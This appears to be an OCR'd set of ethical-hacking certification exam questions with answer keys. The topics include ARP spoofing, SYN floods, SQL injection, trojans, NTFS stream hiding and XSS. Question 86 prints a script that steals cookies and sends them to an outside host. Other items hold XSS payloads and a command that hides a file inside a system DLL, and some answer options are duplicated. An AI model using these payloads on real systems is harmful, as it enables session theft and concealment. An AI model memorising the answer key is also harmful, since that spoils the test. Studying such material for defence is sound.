
Status	IP address	MAC address	Packets ->	<- Packets	MAC address	IP address
Poisoning	192.168.[redacted]	00215[redacted]	0	0	0006B[redacted]	192.168[redacted]

Status	IP address	MAC address	Packets ->	<- Packets	MAC address	IP address
Full-routing	192.168.[redacted]	00215A[redacted]	2	2	0006B13[redacted]	202.53.[redacted]
Full-routing	192.168.[redacted]	00215A[redacted]	2	2	0006B13[redacted]	217.16[redacted]
Half-routing	192.168.[redacted]	00215A[redacted]	3	0	0006B13[redacted]	91.195.[redacted]
Full-routing	192.168.[redacted]	00215A[redacted]	3	2	0006B13[redacted]	74.208.[redacted]
Full-routing	192.168.[redacted]	00215A[redacted]	2	2	0006B13[redacted]	74.208.[redacted]
Full-routing	192.168.[redacted]	00215A[redacted]	2	2	0006B13[redacted]	87.106.[redacted]
Full-routing	192.168.[redacted]	00215A[redacted]	2	2	0006B13[redacted]	91.195.[redacted]
Full-routing	192.168.[redacted]	00215A[redacted]	2	2	0006B13[redacted]	217.16[redacted]

A. Cain and Able
B. Beat Infector
C. Poison Ivy
D. Webarp Infector

Answer: A

NEW QUESTION 32
How do you defend against DHCP Starvation attack?



A. Enable ARP-Block on the switch
B. Enable DHCP snooping on the switch
C. Configure DHCP-BLOCK to 1 on the switch
D. Install DHCP filters on the switch to block this attack

Answer: B

NEW QUESTION 34
TCP SYN Flood attack uses the three-way handshake mechanism.
1. An attacker at system A sends a SYN packet to victim at system B.
2. System B sends a SYN/ACK packet to victim A.
3. As a normal three-way handshake mechanism system A should send an ACK packet to system B, however, system A does not send an ACK packet to system B. In this case client B is waiting for an ACK packet from client A.
This status of client B is called

A. "half-closed"
B. "half open"
C. "full-open"
D. "xmas-open"

Answer: B

NEW QUESTION 35
Jimmy, an attacker, knows that he can take advantage of poorly designed input validation routines to create or alter SQL commands to gain access to private data or execute commands in the database. What technique does Jimmy use to compromise a database?

A. Jimmy can submit user input that executes an operating system command to compromise a target system
B. Jimmy can gain control of system to flood the target system with requests, preventing legitimate users from gaining access
C. Jimmy can utilize an incorrect configuration that leads to access with higher-than expected privilege of the database
D. Jimmy can utilize this particular database threat that is an SQL injection technique to penetrate a target system

Answer: D

NEW QUESTION 40
In Buffer Overflow exploit, which of the following registers gets overwritten with return address of the exploit code?

A. EEP
B. ESP
C. EAP
D. EIP


Answer: D

NEW QUESTION 43
Choose one of the following pseudo codes to describe this statement:
"If we have written 200 characters to the buffer variable, the stack should stop because it cannot hold any more data."

A. If (I > 200) then exit (1)
B. If (I < 200) then exit (1)
C. If (I <= 200) then exit (1)
D. If (I >= 200) then exit (1)

Answer: D

NEW QUESTION 44
What type of Virus is shown here?



A. Cavity Virus
B. Macro Virus
C. Boot Sector Virus
D. Metamorphic Virus
E. Sparse Infector Virus

Answer: E

NEW QUESTION 48
Steven the hacker realizes the network administrator of Acme Corporation is using syskey in Windows 2008 Server to protect his resources in the organization. Syskey independently encrypts the hashes so that physical access to the server, tapes, or ERDs is only first step to cracking the passwords. Steven must break through the encryption used by syskey before he can attempt to use brute force dictionary attacks on the hashes. Steven runs a program called "SysCracker" targeting the Windows 2008 Server machine in attempting to crack the hash used by Syskey. He needs to configure the encryption level before he can launch the attack. How many bits does Syskey use for encryption?

A. 40-bit encryption
B. 128-bit encryption
C. 256-bit encryption
D. 64-bit encryption

Answer: B

NEW QUESTION 50
Google uses a unique cookie for each browser used by an individual user on a computer. This cookie contains information that allows Google to identify records about that user on
its database. This cookie is submitted every time a user launches a Google search, visits a site using AdSense etc. The information stored in Google's database, identified by the cookie, includes
? Everything you search for using Google
? Every web page you visit that has Google Adsense ads
How would you prevent Google from storing your search keywords?

A. Block Google Cookie by applying Privacy and Security settings in your web browser
B. Disable the Google cookie using Google Advanced Search settings on Google Search page
C. Do not use Google but use another search engine Bing which will not collect and store your search keywords
D. Use MAC OS X instead of Windows 7. Mac OS has higher level of privacy controls by default.


Answer: A

NEW QUESTION 52
SYN Flood is a DOS attack in which an attacker deliberately violates the three-way handshake and opens a large number of half-open TCP connections. The signature of attack for SYN Flood contains:

A. The source and destination address having the same value
B. A large number of SYN packets appearing on a network without the corresponding reply packets
C. The source and destination port numbers having the same value
D. A large number of SYN packets appearing on a network with the corresponding reply packets

Answer: B

NEW QUESTION 55
BankerFox is a Trojan that is designed to steal users' banking data related to certain banking entities.
When they access any website of the affected banks through the vulnerable Firefox 3.5 browser, the Trojan is activated and logs the information entered by the user. All the information entered in that website will be logged by the Trojan and transmitted to the attacker's machine using covert channel.
BankerFox does not spread automatically using its own means. It needs an attacking user's intervention in order to reach the affected computer.



E-banking Trojans

e-banking Trojans intercept a victim's account information before it is encrypted and send it to the attacker's Trojan command and control center


Malicious advertisements published among the legitimate websites
Uploads malicious advertisements
Malware Server
User access to infected website
Legitimate Websites
The website redirection to the malicious exploit kit
User redirects to malicious exploit kit
Trojan reports for a new bot
Sends instruction to the Trojan
The User's PC exploited
Trojan reports user activities
Attacker
User
Instruction to manipulate banks transactions
Control and Command Server
User access bank A/C
Manipulates user's bank transaction
Reports about successful/failed transaction
Financial Institution
1
2
3
4
5
6
7
8
9
10
11
12
13

What is the most efficient way an attacker located in remote location to infect this banking Trojan on a victim's machine?

A. Physical access - the attacker can simply copy a Trojan horse to a victim's hard disk infecting the machine via Firefox add-on extensions
B. Custom packaging - the attacker can create a custom Trojan horse that mimics the appearance of a program that is unique to that particular computer
C. Custom packaging - the attacker can create a custom Trojan horse that mimics the appearance of a program that is unique to that particular computer
D. Custom packaging - the attacker can create a custom Trojan horse that mimics the appearance of a program that is unique to that particular computer
E. Downloading software from a website? An attacker can offer free software, such as shareware programs and pirated mp3 files

Answer: E

NEW QUESTION 60
Vulnerability scanners are automated tools that are used to identify vulnerabilities and misconfigurations of hosts. They also provide information regarding mitigating discovered vulnerabilities.



Start URL: http://testphp.vulnweb.com:80/
Profile: Default
Start

Scan Results | Statu

- Scan Thread 1 (http://testphp.vulnweb.com:80/)
  - Web Alerts (153)
    - Apache Mod_Rewrite Off-By-One Buffer Overflow Vuln...
    - Blind SQL Injection (11)
    - CRLF injection/HTTP response splitting (AS) (1)
    - Cross Site Scripting (15)
      - /404.php
      - /AJAX/showxml.php (1)
      - /comment.php (1)
        - name (1)
          - variant 1
      - /guestbook.php (5)
      - /listproducts.php (3)
      - /Mod_Rewrite_Shop/takeover.php (1)
      - /search.php (2)
      - /secured/newuser.php (1)
    - Directory Traversal (AS) (2)
    - Macromedia Dreamweaver Remote Database Scripts (1)
    - PHP HTML Entity Encoder Heap Overflow Vulnerability (1)
    - PHP version older than 5.2.1 (1)
    - PHP version older than 5.2.3 (1)
    - PHP version older than 5.2.5 (1)
    - PHP version older than 5.2.6 (1)
    - PHP Zend_Hash_Del_Key_Or_Index vulnerability (1)
    - Script source code disclosure (1)
    - SQL injection (AS) (15)
    - Apache 2.x version older than 2.0.61 (1)
    - Apache 2.x version older than 2.0.63 (1)
    - Application error message (14)

Attack details

Cookie input mycookie was set to 1<ScRiPt >prompt(935987)</ScRiPt>
The input is reflected inside a text element

View HTTP headers

Request

```
GET /AJAX/showxml.php HTTP/1.1
Cookie: login=robert_test/robert_test; mycookie=1<ScRiPt
>prompt(935987)</ScRiPt>
Host: testphp.vulnweb.com:80
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT
5.0; .NET CLR 1.1.4322)
```

Response

```
HTTP/1.1 200 OK
Date: Wed, 08 Sep 2010 16:46:04 GMT
Server: Apache/2.0.55 (Ubuntu) mod_python/3.1.4
Python/2.4.3 PHP/5.1.2 mod_ssl/2.0.55 OpenSSL/0.9.8a
mod_perl/2.0.2 Perl/v5.8.7
X-Powered-By: PHP/5.1.2
Content-Length: 66
Keep-Alive: timeout=15, max=95
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

View HTML response
Launch the attack with HTTP Editor

Which of the following statements is incorrect?

A. Vulnerability scanners attempt to identify vulnerabilities in the hosts scanned.
B. Vulnerability scanners can help identify out-of-date software versions, missing patches, or system upgrades
C. They can validate compliance with or deviations from the organization's security policy
D. Vulnerability scanners can identify weakness and automatically fix and patch the vulnerabilities without user intervention

Answer: D

NEW QUESTION 61

You want to hide a secret.txt document inside c:\windows\system32\tcpip.dll kernel library using ADS streams. How will you accomplish this?

A. copy secret.txt c:\windows\system32\tcpip.dll kernel>secret.txt
B. copy secret.txt c:\windows\system32\tcpip.dll:secret.txt
C. copy secret.txt c:\windows\system32\tcpip.dll |secret.txt
D. copy secret.txt >< c:\windows\system32\tcpip.dll kernel secret.txt

Answer: B

NEW QUESTION 63
In the context of password security: a simple dictionary attack involves loading a dictionary file (a text file full of dictionary words) into a cracking application such as L0phtCrack or John the Ripper, and running it against user accounts located by the application. The larger the word and word fragment selection, the more effective the dictionary attack is. The brute force method is the most inclusive - though slow. Usually, it tries every possible letter and number combination in its automated exploration. If you would use both brute force and dictionary combined together to have variations of words, what would you call such an attack?

A. Full Blown Attack
B. Thorough Attack
C. Hybrid Attack
D. BruteDict Attack

Answer: C

NEW QUESTION 67
This attack technique is used when a Web application is vulnerable to an SQL Injection but the results of the Injection are not visible to the attacker.

A. Unique SQL Injection
B. Blind SQL Injection
C. Generic SQL Injection
D. Double SQL Injection

Answer: B

NEW QUESTION 70
Which Steganography technique uses Whitespace to hide secret messages?

A. snow
B. beetle
C. magnet
D. cat

Answer: A

NEW QUESTION 73
Maintaining a secure Web server requires constant effort, resources, and vigilance from an organization. Securely administering a Web server on a daily basis is an essential aspect of Web server security.
Maintaining the security of a Web server will usually involve the following steps:
1. Configuring, protecting, and analyzing log files
2. Backing up critical information frequently
3. Maintaining a protected authoritative copy of the organization's Web content
4. Establishing and following procedures for recovering from compromise
5. Testing and applying patches in a timely manner
6. Testing security periodically.
In which step would you engage a forensic investigator?

A. 1
B. 2
C. 3
D. 4
E. 5
F. 6

Answer: D

NEW QUESTION 75
SNMP is a connectionless protocol that uses UDP instead of TCP packets (True or False)

A. true
B. false

Answer: A

NEW QUESTION 77
This attack uses social engineering techniques to trick users into accessing a fake Web site and divulging personal information. Attackers send a legitimate-looking e-mail asking users to update their information on the company's Web site, but the URLs in the e-mail actually point to a false Web site.

A. Wiresharp attack
B. Switch and bait attack

C. Phishing attack
D. Man-in-the-Middle attack

Answer: C


NEW QUESTION 82
How do you defend against ARP Spoofing? Select three.

A. Use ARPWALL system and block ARP spoofing attacks
B. Tune IDS Sensors to look for large amount of ARP traffic on local subnets
C. Use private VLANS
D. Place static ARP entries on servers, workstation and routers


Answer: ACD

Explanation: ARPwall is used in protecting against ARP spoofing. Incorrect Answer:
IDS option may works fine in case of monitoring the traffic from outside the network but not from internal hosts.

NEW QUESTION 86
XSS attacks occur on Web pages that do not perform appropriate bounds checking on data entered by users. Characters like < > that mark the beginning/end of a tag should be converted into HTML entities.




<	&lt;
>	&gt;
(	&#40;
)	&#41;
#	&#35;
&	&amp;
"	&quot;



```
<script>
var x = new Image(); x.src =
'http://www.juggyboy.com/x.php?steal=' + document.cookie;
</script>
```

What is the correct code when converted to html entities?



```
A. &amp;script&gt;
   var x = new Image&#40;&#41;; x.src =
   &quot;http://www.juggyboy.com/x.php?steal=&quot; + document.cookie;
   &amp;/script&gt;

B. &amp;script&#35;
   var x = new Image&#40;&#41;; x.src =
   &quot;http://www.juggyboy.com/x.php?steal=&quot; +
   document.cookie;
   &amp;/script&#35;

C. &gt;script&gt;
   var x = new Image&#40;&#41;; x.src =
   &quot;http://www.juggyboy.com/x.php?steal=&quot; +
   document.cookie;
   &lt;/script&gt;

D. &lt;script&gt;
   var x = new Image&#40;&#41;; x.src =
   &quot;http://www.juggyboy.com/x.php?steal=&quot; + document.cookie;
   &lt;/script&gt;
```

A. Option A
B. Option B
C. Option C
D. Option D

Answer: D

NEW QUESTION 87
Consider the following code:
URL:http://www.certified.com/search.pl? text=<script>alert(document.cookie)</script>
If an attacker can trick a victim user to click a link like this, and the Web application does not validate input, then the victim's browser will pop up an alert showing the users current set of cookies. An attacker can do much more damage, including stealing passwords, resetting your home page, or redirecting the user to another Web site.
What is the countermeasure against XSS scripting?

A. Create an IP access list and restrict connections based on port number

B. Replace "<" and ">" characters with "& l t;" and "& g t;" using server scripts
C. Disable Javascript in IE and Firefox browsers
D. Connect to the server using HTTPS protocol instead of HTTP

